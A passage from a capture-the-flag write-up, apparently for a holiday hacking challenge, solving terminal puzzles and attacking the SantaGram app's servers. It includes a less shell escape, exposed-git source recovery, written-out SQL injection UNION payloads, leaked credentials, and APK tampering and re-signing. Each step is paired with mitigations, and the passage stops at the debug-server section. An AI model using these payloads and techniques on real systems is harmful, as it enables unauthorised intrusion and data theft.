.doormat/. / /\/\\/Don't Look Here!/files
.doormat/. / /\/\\/holiday
.doormat/. / /\/\\/temp
.doormat/. / /\/santa
.doormat/. / /\/ls
.doormat/. / /opt
.doormat/. / /var
.doormat/. /bin
.doormat/. /not_here
.doormat/share
.doormat/temp
```

File `key_for_the_door.txt` should provide the answer. Let's try to reach it by changing directory to `.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'` in its escaped form.

```
elf@1b8dcd511fae:~$ cd .doormat/\.\ /\ /\\/\\\\/Don\'t\ Look\ Here\!/You\ are\ persistent\,\ aren\'t\ you\?/\'/
elf@1b8dcd511fae:~$ cat key_for_the_door.txt
key: open_sesame
```

> **Passphrase**: `open_sesame`

Workshop - Stable

When entering the terminal, one can first search for the game to be cheated.

```
********************************************************************************
*                                                                              *
* Find the passphrase from the wumpus.  Play fair or cheat; it's up to you.    *
*                                                                              *
********************************************************************************
elf@c76a27b1c872:~$ ls -lah
total 48K
drwxr-xr-x 2 elf  elf  4.0K Dec 12 21:52 .
drwxr-xr-x 6 root root 4.0K Dec 12 21:52 ..
-rw-r--r-- 1 elf  elf   220 Nov 12  2014 .bash_logout
-rw-r--r-- 1 elf  elf  3.9K Dec 12 21:52 .bashrc
-rw-r--r-- 1 elf  elf   675 Nov 12  2014 .profile
-rwxr-xr-x 1 root root  28K Dec  5 23:32 wumpus
```

This is about a hunt of the Wumpus, a classical game (goal is to kill an horrible creature, the Wumpus, somewhere hidden in a room of a dungeon consisting of a square or rectangle of rooms). Let's start the binary.

```
elf@c76a27b1c872:~$ ./wumpus
Instructions? (y-n) y
Sorry, but the instruction file seems to have disappeared in a
puff of greasy black smoke! (poof)

You're in a cave with 20 rooms and 3 tunnels leading from each room.
There are 3 bats and 3 pits scattered throughout the cave, and your
quiver holds 5 custom super anti-evil Wumpus arrows.  Good luck.

You are in room 3 of the cave, and have 5 arrows left.
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 2, 12, and 14.
Move or shoot? (m-s)
```

The instructions seem to be missing (note that the mission is certainly to shoot the Wumpus). Let's try to find some help.

```
elf@c76a27b1c872:~$ ./wumpus -h
Instructions? (y-n) ^C
elf@c76a27b1c872:~$ ./wumpus --help
./wumpus: invalid option -- '-'
usage: wump [parameters]
```

Here, one can get a new information ; instructions and usage are missing ! Let's search for it on Google with `wump parameters usage` . One can find this link which provides the source code of the game with the `usage` function.

```
usage(void)
{
    (void)fprintf(stderr,
        "usage: %s [-ho] [-a arrows] [-b bats] [-p pits] "
        "[-r rooms] [-t tunnels]\n", getprogname());
    exit(1);
}
```

One can thus provide parameters `-r` and `-t` to reduce the size of the game and get more chance to kill the Wumpus !

```
elf@c76a27b1c872:~$ ./wumpus -r 2 -t 0
No self-respecting wumpus would live in such a small cave!
elf@c76a27b1c872:~$ ./wumpus -r 3 -t 0
No self-respecting wumpus would live in such a small cave!
elf@c76a27b1c872:~$ ./wumpus -r 3 -t 1
No self-respecting wumpus would live in such a small cave!
elf@c76a27b1c872:~$ ./wumpus -r 4 -t 0
No self-respecting wumpus would live in such a small cave!
elf@c76a27b1c872:~$ ./wumpus -r 5 -t 0
Wumpii like extra doors in their caves!
elf@c76a27b1c872:~$ ./wumpus -r 5 -t 1
Wumpii like extra doors in their caves!
elf@c76a27b1c872:~$ ./wumpus -r 5 -t 2
The wumpus refused to enter the cave, claiming it was too crowded!
```

When the minimal parameters are guessed, one can now quickly win the game.

```
elf@c76a27b1c872:~$ ./wumpus -r 6 -t 2
Instructions? (y-n) n

You're in a cave with 6 rooms and 2 tunnels leading from each room.
There are 3 bats and 3 pits scattered throughout the cave, and your
quiver holds 5 custom super anti-evil Wumpus arrows.  Good luck.

You are in room 6 of the cave, and have 5 arrows left.
*rustle* *rustle* (must be bats nearby)
*whoosh* (I feel a draft from some pits).
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 1, and 5.
Move or shoot? (m-s) s 1
*thwock!* *groan* *crash*

A horrible roar fills the cave, and you realize, with a smile, that you
have slain the evil Wumpus and won the game!  You don't want to tarry for
long, however, because not only is the Wumpus famous, but the stench of
dead Wumpus is also quite well known, a stench plenty enough to slay the
mightiest adventurer at a single whiff!!

Passphrase:
WUMPUS IS MISUNDERSTOOD

Care to play another game? (y-n)
```

> **Passphrase**: `WUMPUS IS MISUNDERSTOOD`

Santa's Office

When entering the terminal, one can get a quote.

```
GREETINGS PROFESSOR FALKEN.
```

This comes from the *Greetings Professor Falken* scene from the movie *Wargames*. Let's Google on this: `"greetings professor falken"`. On the second result, one can see WarGames (1983) - Quotes - IMDb. By inspecting the possible quotes, one can point out that the first message should be something like `HELLO`. By consecutively trying `HELLO`, `Hello`, ... then `Hello.`, we finally get a response.

```
GREETINGS PROFESSOR FALKEN.
Hello.
HOW ARE YOU FEELING TODAY?
```

Now, by Googling a second time on `"greetings professor falken" "how are you feeling today"`, one can get the transcript of the entire conversation. The right messsages must be copied in the correct sequence so that the right responses can be obtained.

```
HOW ARE YOU FEELING TODAY?

I'm fine. How are you?

EXCELLENT, IT'S BEEN A LONG TIME. CAN YOU EXPLAIN THE REMOVAL OF YOUR USER ACCOUNT ON 6/23/73?

People sometimes make mistakes.

YES THEY DO. SHALL WE PLAY A GAME?

Love to. How about Global Thermonuclear War?

WOULDN'T YOU PREFER A GOOD GAME OF CHESS?

Later. Let's play Global Thermonuclear War.

FINE.
```

The screen then flushes and the following is displayed.

```
,------~~v,_         _                     _--^\
 |'          \   ,__/ ||                 _/    /,_ _
/             \,/     /         ,,  _,,/^         v v-___
|                    /          |'~^                     \
\                   |         _/                     _ _/^
 \                 /         /                   ,~~^/ |
  ^~~_       _ _   /          |          __,, _v__\   \/
      '~~,  , ~ \ \           ^~       /    ~   //
          \/     \/             \~,  ,/
                                    ~~

   UNITED STATES                   SOVIET UNION

WHICH SIDE DO YOU WANT?
     1.    UNITED STATES
     2.    SOVIET UNION

PLEASE CHOOSE ONE:
2
```

Continuing the transcript, one must answer `2` then the screen flushes again.

```
AWAITING FIRST STRIKE COMMAND
-----------------------------

PLEASE LIST PRIMARY TARGETS BY
CITY AND/OR COUNTRY NAME:

Las Vegas

LAUNCH INITIATED, HERE'S THE KEY FOR YOUR TROUBLE:

LOOK AT THE PRETTY LIGHTS

Press Enter To Continue
```

Continuing the transcript, one must enter `Las Vegas` and the required passphrase is then displayed.

> **Passphrase**: `LOOK AT THE PRETTY LIGHTS`

Train Station 1 or 2

When entering the terminal, one gets a kind of shell.

```
Train Management Console: AUTHORIZED USERS ONLY


                ==== MAIN MENU ====

STATUS:                         Train Status
BRAKEON:                        Set Brakes
BRAKEOFF:                       Release Brakes
START:                          Start Train
HELP:                           Open the help document
QUIT:                           Exit console

menu:main>
```

First thing is to have a look at the help message.

```
# Inside train's shell
menu:main> HELP

<<screen cleared>>
# Inside less

Help Document for the Train
**STATUS** option will show you the current state of the train (brakes, boiler, boiler temp, coal level)
**BRAKEON** option enables the brakes. Brakes should be enabled at every stop and while the train is not in use.

**BRAKEOFF** option disables the brakes. Brakes must be disabled before the **START** command will execute.
**START** option will start the train if the brake is released and the user has the correct password.
**HELP** brings you to this file. If it's not here, this console cannot do it, unLESS you know something I don't.

[...]
```

In order to start the train, one has to execute `BRAKEOFF` then `START` but this last command requires a password.

One can point out that, in the*HELP* command's explanation, *LESS* is uppercase, emphasizing the fact that this file is viewed inside the `less` tool. A quick look at `less`' usage and parameters reveals that `! [shell_command]` could be of great use. So, using the key `!`, we can for example execute `ls` to list files in the same directory as the help text or `/bin/bash` to get a Bash.

```
# Inside less
!ls

<<screen cleared>>
# Inside train's shell
ActivateTrain  TrainHelper.txt  Train_Console
!done  (press RETURN)
```

From this point, one can already use key `!` and enter `./ActivateTrain`, it will do the trick.

Or also:

```
# Inside less
!/bin/bash

<<screen cleared>>
# Inside train's shell
!done  (press RETURN)
conductor@a3df42b0a3f0:~$
```

Then, it is straightforward to get the password by simply displaying the script `Train_Console`. One can now use the `BRAKEOFF` and `START` commands to get to the destination.

> **Passphrase**: `24fb3e89ce2aa0ea422c3d511d40dd84`

Part 4: My Gosh... It's Full of Holes

Jessica proclaimed, "We found Santa Claus! We've saved Christmas." The children were exuberant!

Josh added, "And what a wonderful and diligent man Santa is, Jess. He thanked us so very kindly and then immediately returned to his holiday duties delivering presents."

But, the children's happiness was soon muted as they realized that Santa's kidnapper was still on the loose. Jessica pointed out, "Too bad Santa was suffering short-term memory loss from getting hit over the head with our Christmas tree. Sadly, even he doesn't know who his assailant was."

Joshua came to the obvious conclusion, "You know, Jess, we should probably find the villain who tried to kidnap Santa and bring him to justice. If we don't, Santa's kidnapper could strike again! Neither Santa nor Christmas are really safe with this nefarious villain on the loose. How are we ever going to find this bad guy?"

Jessica responded, "I've noticed some really interesting issues in that SantaGram application that might help us get to the bottom of this whole caper. But, I'd need to exploit SantaGram and its associated servers to do so. Do you think we're allowed to attack these systems?"

Josh, always impulsive, replied, "Well, Santa is running a bug bounty program, so he wants us to find these flaws. I think it's ok to attack those targets!"

"Yeah, Josh, but how do we know for sure a given machine is included in the scope of the bug bounty program? We don't want to hit something that is outside of Santa's enterprise and cause yet another big Christmas disaster. It's almost like we need an oracle to vet our target IP addresses, like we had last year when Mr. Tom Hessman confirmed which machines were in scope for our work."

Josh lit up. "Hey, sis, in wandering around the North Pole, you'll never believe who I ran into. Mr. Tom Hessman himself! As it turns out, he is up here, and is happy to confirm which IP addresses we are allowed to attack."

"Well, let's get to it then. Let's participate in Santa's bug bounty program!" Jessica announced.

*And yet again, Dear Reader, you are called upon to help the Dosis children, this time by**exploiting various servers associated with the SantaGram** application. **Analyze the clues** you've been provided **on Santa's business card and the SantaGram APK file to identify target systems**. Then, **check with Tom Hessman** at the North Pole to confirm that each IP address you find is included in the scope of your work. Each server has **at least one flaw**you can exploit **to retrieve a small audio** file on the system. If you get stuck, feel free to visit the elves of the North Pole for hints about various kinds of vulnerabilities and attacks you might find useful.*

7) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN AT THE NORTH POLE, ATTEMPT TO REMOTELY EXPLOIT EACH OF THE FOLLOWING TARGETS:

- **The Mobile Analytics Server (via credentialed login access)**
- **The Dungeon Game**
- **The Debug Server**
- **The Banner Ad Server**
- **The Uncaught Exception Handler Server**
- **The Mobile Analytics Server (post authentication)**

For each of those six items, which vulnerabilities did you discover and exploit ?

REMEMBER, YOU ARE AUTHORIZED TO ATTACK ONLY THE IP ADDRESSES THATTOM HESSMAN IN THE NORTH POLE EXPLICITLY ACKNOWLEDGES AS "IN SCOPE." ATTACK NO OTHER SYSTEMS ASSOCIATED WITH THE HOLIDAY HACK CHALLENGE.

8) What are the names of the audio files you discovered from each system above? There are a total of SEVEN audio files (one from the original APK in Question 4, plus one for each of the six items in the bullet list above.)

Please note: Although each system is remotely exploitable, we DO NOT expect every participant to compromise every element of the SantaGram infrastructure. Gain access to the ones you can. Although we will give special consideration to entries that

successfully compromise all six vulnerabilities and retrieve their audio files, we happily accept partial answers and point out that they too are eligible for any of the prizes.

Solutions

7) Which vulnerabilities did you discover and exploit ?

At this point, one can take the APK's `source` folder obtained in Part 2 and simply `grep` for `northpolewonderland.com` to get the URL's of the five servers associated with SantaGram. Note that this command also gives a Web server in the results, which should NOT be attacked according to the statement.

```
$ grep -nr "northpolewonderland.com"
Binary file SantaGram_4.2.apk matches
source/res/values/strings.xml:24:    <string name="analytics_launch_url">
    https://analytics.northpolewonderland.com/report.php?type=launch</string>
source/res/values/strings.xml:25:    <string name="analytics_usage_url">
    https://analytics.northpolewonderland.com/report.php?type=usage</string>
source/res/values/strings.xml:29:    <string name="banner_ad_url">
    http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5</string>
source/res/values/strings.xml:32:    <string name="debug_data_collection_url">
    http://dev.northpolewonderland.com/index.php</string>
source/res/values/strings.xml:34:
    <string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
source/res/values/strings.xml:35:
    <string name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
source/src/com/northpolewonderland/santagram/Configs.java:72:            Parse.initialize((
        new com.parse.Parse.Configuration.Builder(this)).applicationId(String.valueOf(PARSE_APP_KEY))\
        .clientKey(String.valueOf(PARSE_CLIENT_KEY)).server("https://www.northpolewonderland.com/parse")
        .build());
```

Before going further, one must ensure that found IP's are well in the scope of targets. Other IP's should not be attacked.

> **Answers**:
>
> | Server | Vulnerabilities |
> |---|---|
> | Mobile Analytics Server
(via credentialed login access) | Cleartext credentials in APK (see Part 2) +
Resource exposure (*) |
> | Dungeon Game | Hidden cheating functionality |
> | Debug Server | Information exposure through debug information |
> | Banner Ad Server | Improper server-side data handling resulting in a client-side information disclosure |
> | Uncaught Exception Handler Server | PHP local file inclusion |
> | Mobile Analytics Server
(post authentication) | Disclosed source code +
Improper error handling resulting in SQL injection |

(*) Note that, in the scope of the challenge, it's probably not a bug but well a feature.

8) What are the names of the audio files you discovered from each system above?

> **Answer**:

> | Location | Audio Filename |
> |---|---|
> | SantaGram APK file | `discombobulatedaudio1.mp3` |
> | Mobile Analytics Server
(via credentialed login access) | `discombobulatedaudio2.mp3` |
> | Dungeon Game | `discombobulatedaudio3.mp3` |
> | Debug Server | `debug-20161224235959-0.mp3` |
> | Banner Ad Server | `discombobulatedaudio5.mp3` |
> | Uncaught Exception Handler Server | `discombobulated-audio-6-XyzE3N9YqKNH.mp3` |
> | Mobile Analytics Server
(post authentication) | `discombobulatedaudio7.mp3` |

Mobile Analytics Server

Hostname	IP Address	Open Ports	Target Services	CWE
`analytics`	`104.198.252.157`	22, 443	Web	89, 312, 330, 522, 532, 668

Getting the open ports can be done with Nmap as told byMinty Candycane.

```
$ nmap -sC 104.198.252.157
[...]
PORT    STATE SERVICE
22/tcp  open  ssh
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
443/tcp open  https
| http-git:
|   104.198.252.157:443/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: Finishing touches (style, css, etc)
|_http-methods: No Allow or Public header in OPTIONS response (status code 405)
| http-title: Sprusage Usage Reporter!
|_Requested resource was login.php
| ssl-cert: Subject: commonName=analytics.northpolewonderland.com
| Not valid before: 2016-12-07T17:35:00+00:00
|_Not valid after:  2017-03-07T17:35:00+00:00
|_ssl-date: 2065-01-18T17:25:08+00:00; +48y26d3h52m35s from local time.
| tls-nextprotoneg:
|_  http/1.1
[...]
```

This allows to conclude that this server has a Web service via HTTPS and that there are some files belonging to a Git repository available.

Mobile Analytics Server (via credentialed login access)

Browsing on https://analytics.northpolewonderland.com leads to an authentication page of a Sprusage server. In the APK file, inPart 2, one found a username/password pair related to the SantaGram application (related CWE: 522). When thus trying username `guest` and password `busyreindeer78`, one can successfully login and retrieve theMP3 by clicking on *MP3* in the top navigation bar (possibly related CWE: 668 ; if making the file available from the navbar comes, for example, from a non-removed block of testing code).

> **Discovered file**: `discombobulatedaudio2.mp3`

> **Possible mitigation(s)**: Hash the password in the APK (and eventually make the password more complex, e.g. by capitalizing some letters and adding some special characters), remove lines of code displaying a direct link to the audio file (assuming it should have been removed in the production version).

Mobile Analytics Server (post authentication)

Browsing to the Git repository configuration folder, one can find an `Index` file containing the structure of the project. By using `strings`, this structure can be reconstructed but, of course, direct link downloads will not allow to get the PHP sources.

Recovering the Git repository

By using a couple of Git commands (`checkout`, `rev-list`), one can get the version of the repository up to the last commit contained in the `.git` folder. A Python script can easilly be written to automate the download of the Git configuration folder and the recovery of the Git repository.

```
$ python git-dummy-recovery.py -r https://analytics.northpolewonderland.com/.git/ -d sprusage
16:01:36 [INFO] Crawling target site...
16:03:00 [INFO] Downloading files...
16:03:28 [WARNING] Changed current directory to Git repository
16:03:29 [INFO] Recovered 38/38 files
```

Reviewing the source code for security flaws

Now that the entire repository is recovered, by looking in the sources of the last version of the repository, one can point out that there is one possible SQL Injection in `query.php`:219 (related CWE: 89) due to the definition of `$query` at lines 181-184 and the fact that, in the block of code at lines 176-179, `$type` is not sanitized and checking for `launch` or `usage` values does not lead to a `die()`, letting the execution of the SQL query take place with the injected value and display the results. The injection can be done in GET requests, using `date=` in order to pass the condition at line 129.

By trying the following injection with GET request path `/query.php?date=&type=`, one can extract information about the existing audio files:

```
launch_reports` LIMIT 0 UNION SELECT id,username,filename,mp3,null,null,null,null,null,null,null,null,null,null
 FROM audio UNION SELECT * FROM `app_launch
```

ID	Username	Filename	MP3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	

Other Weaknesses

- `uuid.php`: `mt_rand` is used as a PRNG, which makes the UUID's predicatable (related CWE:330). Being able to predict UUID's starting from the known one (this of the first audio file) could result in the discovery of next UUID's, revealing file UUID's that should normally not be accessible by any user. Note that a PRNG attack wouldn't result in a solution for this challenge as the audio files' UUID's share a common suffix (as it can be see hereabove) and are thus not generated with this piece of PHP code.
- `crypto.php`: The ARC4 key is stored in cleartext (related CWE:312).
- Git logs: When consulting logs, a previous commit explicitely mentionning a change in the DB initial data allows to retrieve a previous version of an SQL dump, exposing administrative credentials that turn out to be still in use (related CWE: 532).

Getting the audio file

Now, all interesting file identifiers are known (in the first part, `20c216bc-b8b1-11e6-89e1-42010af00008` was already downloaded) and the desired file has ID `3746d987-b8b1-11e6-89e1-42010af00008`. Note that the column named `mp3` relates to a `MEDIUMBLOB` field (see `sprusage.sql`) holding the raw binary version of the audio file, retrievable through the piece of code in lines 14-26 of `getaudio.php` .

Unfortunately, simply trying to download the desired audio file with `getaudio.php` does not work as there exists a condition stating that only `guest` user can download while `discombobulatedaudio7.mp3` is owned by `administrator` , therefore impossible to download.

There still remains the solution to convert the blob to a string through the use of MySQL function `TO_BASE64()` :

```
launch_reports` LIMIT 0 UNION SELECT TO_BASE64(mp3),null,null,null,null,null,null,null,null,null,null,null,
 null,null FROM audio WHERE id='3746d987-b8b1-11e6-89e1-42010af00008' UNION SELECT * FROM `app_launch
```

By copy-pasting the displayed Base64-encoded content and removing newlines (e.g. using Python), one can simply Base64-decode it (e.g. using Linux's built-in command `base64` with `-d` switch) and recover the MP3 file.

```
$ python
[...]
>>> with open('discombobulatedaudio7.mp3.b64') as f:
>>>     content = f.read()
>>> with open('discombobulatedaudio7.mp3.b64', 'w') as f:
>>>     f.write(''.join(content.split('\n')).strip())
>>> exit()
$ base64 -d discombobulatedaudio7.mp3.b64 > discombobulatedaudio7.mp3
$ md5sum discombobulatedaudio7.mp3
313e7e370fd7d5232bb569f21856d9f4  discombobulatedaudio7.mp3
```

> **Discovered file**: `discombobulatedaudio7.mp3`
>
> **Possible mitigation(s)**:
>
> - Remove the `/.git/` folder from the Web server,
> - Change `$type` to `mysqli_real_escape_string($db, $type)` at line `query.php` :183,
> - Add line `die();` after line `query.php` :179.

[BONUS] Recovering `administrator` 's credentials

Searching into Git logs for useful commits leads to the discovery of administrative credentials still in use as shown hereafter. By using `git log` , one can note a few interesting commits.

```
$ git log
[...]
commit 62547860f9a6e0f3a3bdfd3f9b14fea3ac7f7c31
Author: me <me@example.org>
Date:   Mon Nov 21 21:15:08 2016 -0800

    Fix database dump

commit 85a4207c178fa0f9c6b6bb77a6d42eac487159c0
Author: me <me@example.org>
Date:   Mon Nov 21 21:14:36 2016 -0800

    Saved queries now save the query object instead of the results

commit 45edadc1850c3894ab8850d1d77dca9a074a3a6a
[...]
```

Here, a DB dump fix could mean that a previous version of `sprusage.sql` could contain some interesting information. Let's come back to this version, that is, one commit before (thus, the commit whose message is *Saved queries now save...*).

```
$ git checkout -b old-version 85a4207c178fa0f9c6b6bb77a6d42eac487159c0
Switched to a new branch 'old-version'
```

Now, when looking at `sprusage.sql`, one can find the administrative credentials `administrator` : `KeepWatchingTheSkies` which, when entered in the login page, are still in use. These credentials provide access to every pages, including `edit.php`, which wasn't accessible by `guest`.

Dungeon Game

Hostname	IP Address	Open Ports	Target Services	CWE
`dungeon`	`35.184.47.139`	22, 80, 113; 11111	Web, ?(11111)	912

Getting the open ports can be done with Nmap as told byMinty Candycane.

```
$ nmap -sC 35.184.47.139
[...]
PORT      STATE    SERVICE
22/tcp    open     ssh
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open     http
|_http-methods: No Allow or Public header in OPTIONS response (status code 405)
|_http-title: About Dungeon
113/tcp   filtered ident
11111/tcp open     vce
[...]
```

First, let's try to connect through the browser to:

- `http://dungeon.northpolewonderland.com` ; this provides a page with help instructions of the game.
- `http://dungeon.northpolewonderland.com:11111/` ; it gives no result. Then, try to connect with Netcat.

```
$ nc 35.184.47.139 11111
Welcome to Dungeon.         This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded front door.
There is a small wrapped mailbox here.
>
```

What is Dungeon ? Dungeon is originally a text-based adventure game in CLI made by the Programming Technology Division of the MIT.

From a previous discussion withPepper Minstix, one received a version of Dungeon so that it can be tried offline. The provided ZIP file contains a binary `dungeon` and an encoded file of data `dtextc.dat`.

First, one should look at the instructions in order to discover if it's possible to cheat (as pointed out byAlabaster Snowball). By trying the game, one can quickly find a mailbox with a leaflet inside detailing the instructions.

```
[...]
There is a small wrapped mailbox here.
>OPEN mailbox
Opening the mailbox reveals:
  A leaflet.
>TAKE leaflet
Taken.
>READ leaflet
[...]
    Your mission is to find the elf at the North Pole and barter with him
 for information about holiday artifacts you need to complete your quest.
[...]
    Dungeon was created at the Programming Technology Division of the MIT
[...]
```

First analysis:

- The mission is to find an elf and trade something valuable with him so that he provides desired information. It is thus necessary to understand where this elf is located into the game and how it is possible to get valuable items.
- Dungeon was created at the Programming Technology Division of the MIT, which means that source code is surely available. Maybe something to decode the data file could be found.
- Among the various commands available in the game (that can be displayed with the `HELP` command), there could be a one that allows to access a cheating mode (possibly related CWE: 912).

Decoding `dtextc.dat`

Searching on Google for `dungeon "Programming Technology Division"` reveals the Unix man pages of Dungeon, namely telling that `dtextc.dat` is an **encoded file**.

Searching on Google for `dungeon dtextc.dat` reveals the Makefile of the original project, with the interesting lines hereafter, which reveal that `dtextc.dat` is an **uuencoded file**. Unfortunately, `uudecode` will fail to decode the file, meaning that there is something more.

```
dtextc.dat:
         cat dtextc.uu1 dtextc.uu2 dtextc.uu3 dtextc.uu4 | uudecode
```

By Googling on `dungeon dtextc.dat decode` , the first available link reveals atool written in C to decode that data file. It could be, of course, very useful to get the data into this file in order to understand how one must finish the game to receive further instructions to win this challenge.

```
$ gcc cdungeon-decode.c -o data
$ ./data -a dtextc.dat.uudecoded -b dtextc.dat
```

From the game instructions, one knows that, in order to win the game, one has to find an elf in a particular room and to trade a valuable item with him. So, let's search for useful information in `dtextc.dat.uudecoded` :

- **Item**: e.g. `Object: 154: jewel-encrusted egg` at `dtextc.dat:3563`
- **Room**: `Room: 192: Elf Room` at `dtextc.dat:2121`

Analyzing the game offline

By looking at `strings` result, one can see a bunch of possible commands whose a list of particular interest at lines 144-163:

```
$ strings dungeon
[...]
Valid commands are:
AA- Alter ADVS          DR- Display ROOMS
AC- Alter CEVENT        DS- Display state
AF- Alter FINDEX        DT- Display text
AH- Alter HERE          DV- Display VILLS
AN- Alter switches      DX- Display EXITS
AO- Alter OBJCTS        DZ- Display PUZZLE
AR- Alter ROOMS         D2- Display ROOM2
AV- Alter VILLS         EX- Exit
AX- Alter EXITS         HE- Type this message
AZ- Alter PUZZLE        NC- No cyclops
DA- Display ADVS        ND- No deaths
DC- Display CEVENT      NR- No robber
DF- Display FINDEX      NT- No troll
DH- Display HACKS       PD- Program detail
DL- Display lengths     RC- Restore cyclops
DM- Display RTEXT       RD- Restore deaths
DN- Display switches    RR- Restore robber
DO- Display OBJCTS      RT- Restore troll
DP- Display parser      TK- Take
[...]
```

These seem like cheating commands, surely available through a special mode. By looking further at `strings` results and searching for interesting lines before this list of commands, one can find the following at lines 116-117:

```
$ strings dungeon
[...]
You are not an authorized user.
GDT>
[...]
```

By trying `GDT` in the game, one can effectively access an alternative console where cheating commands work. From the list of available commands, two commands shall be used: `TK` (in order to get an object) and `AH` (in order to change the room).

Winning the game online

```
$ nc 35.184.47.139 11111
Welcome to Dungeon.         This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT
GDT>TK
Entry:    154
Taken.
GDT>AH
Old=      2      New= 192
GDT>EX
>LOOK
You have mysteriously reached the North Pole.
In the distance you detect the busy sounds of Santa's elves in full
production.

You are in a warm room, lit by both the fireplace but also the glow of
centuries old trophies.
On the wall is a sign:
        Songs of the seasons are in many parts
        To solve a puzzle is in our hearts
        Ask not what what the answer be,
        Without a trinket to satisfy me.
The elf is facing you keeping his back warmed by the fire.
>GIVE egg TO elf
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
The elf says - you have conquered this challenge - the game will now end.
Your score is 5 [total of 585 points], in 2 moves.
This gives you the rank of Beginner.
```

Now, by sending a mail to `peppermint@northpolewonderland.com` , one receives an answer with the desired audio file in attachment.

> **Discovered file**: `discombobulatedaudio3.mp3`
>
> **Possible mitigation(s)**:
>
> - Remove the cheating console code from the game's source,
> - Rebuild server's game executable.

Debug Server

Hostname	IP Address	Open Ports	Target Services	CWE
`dev`	`35.184.63.245`	22, 80	RESTful API	215

Getting the open ports can be done with Nmap as told by Minty Candycane.

```
$ nmap -sC 35.184.63.245
[...]
PORT   STATE SERVICE
22/tcp open  ssh
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open  http
|_http-methods: No Allow or Public header in OPTIONS response (status code 405)
|_http-title: Site doesn't have a title (application/json).
[...]
```

First, let's try to connect through the browser to `http://dev.northpolewonderland.com` . One gets a message telling *error parsing the*

JSON document, meaning that (according to a quote ofAlabaster Snowball) it could be a RESTful API. Looking at the APK that was retrieved in Part 2, a simple `grep` on keyword `dev.northpolewonderland.com` shows that a PHP page is accessible at `/index.php`. When browsing to this page, one receives again a message telling *error parsing the JSON document*.

In order to deal with a correct request format, one should have a look at how the SantaGram application makes its requests to the debug server. It can easily be found using `grep` on keyword `debug` that debug messages are managed in `EditProfile.java`. When looking at the sources at lines 119-123, one can point out that a request has the form `{'date':'...', 'udid':..., 'debug':'...', 'freemem':...}`.

```
$ grep -nr "debug" .
./res/values/strings.xml:32:
    <string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
./res/values/strings.xml:33:
    <string name="debug_data_enabled">false</string>
./src/com/northpolewonderland/santagram/EditProfile.java:102:
            Log.i(getString(0x7f070014), "Remote debug logging is Enabled");
./src/com/northpolewonderland/santagram/EditProfile.java:106:
            Log.i(getString(0x7f070014), "Remote debug logging is Disabled");
./src/com/northpolewonderland/santagram/EditProfile.java:122:
                bundle.put("debug", (new StringBuilder()).append(getClass().getCanonicalName()).append(", ")
                            .append(getClass().getSimpleName()).toString());
./src/com/northpolewonderland/santagram/EditProfile.java:145:
                Log.e(getString(0x7f070014), (new StringBuilder()).append("Error posting JSON debug data: ")
                            .append(bundle.getMessage()).toString());
```

For getting sample parameters, one can emulate the APK and look at what it is sending to the debug server. Unfortunately, by looking at the result of `grep`, one can note that debug mode is disabled (see `<string name="debug_data_enabled">false</string>`). One thus needs to modify, recompile and resign the APK with this parameter correctly set.

Modifying the APK

Following the advices of Bushy Evergreen and this video (or this post and this other one), the APK is first decompiled using `apktool`.

```
$ java -jar apktool_2.2.1.jar d SantaGram_4.2.apk
I: Using Apktool 2.2.1 on SantaGram_4.2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/morfal/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Once done, the parameter `debug_data_enabled` is changed to `true` in the source file `res/values/strings.xml`. The APK can now be rebuilt using `apktool`.

```
$ java -jar apktool_2.2.1.jar b SantaGram_4.2
I: Using Apktool 2.2.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

At this stage, the APK will not work as its signature no longer matches because of the modification. Fortunately, one just has to self-sign the new APK using `keytool` and `jarsigner` like explained in thevideo and Android will simply accept its installation.

```
$ keytool -genkey -v -keystore keys/santagram.keystore -alias SantaGram_4.2 -keyalg RSA -keysize 1024 \
> -sigalg SHA1withRSA -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Santa Claus
What is the name of your organizational unit?
  [Unknown]:  SantaClaus & Co
What is the name of your organization?
  [Unknown]:  SantaClaus Inc.
What is the name of your City or Locality?
  [Unknown]:  Northpole
What is the name of your State or Province?
  [Unknown]:  Northpole
What is the two-letter country code for this unit?
  [Unknown]:  NP
Is CN=Santa Claus, OU=SantaClaus & Co, O=SantaClaus Inc., L=Northpole, ST=Northpole, C=NP correct?
  [no]:  yes

Generating 1,024 bit RSA key pair and self-signed certificate (SHA1withRSA) with a validity of 10,000 days
    for: CN=Santa Claus, OU=SantaClaus & Co, O=SantaClaus Inc., L=Northpole, ST=Northpole, C=NP
Enter key password for <SantaGram_4.2>
    (RETURN if same as keystore password):
[Storing keys/santagram.keystore]

$ jarsigner -keystore keys/santagram.keystore dist/SantaGram_4.2.apk -sigalg SHA1withRSA \
> -digestalg SHA1 SantaGram_4.2
Enter Passphrase for keystore:
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to
 validate this jar after the signer certificate's expiration date (2044-05-15) or after any future revocation
 date.
```

Triggering the request to the debug server

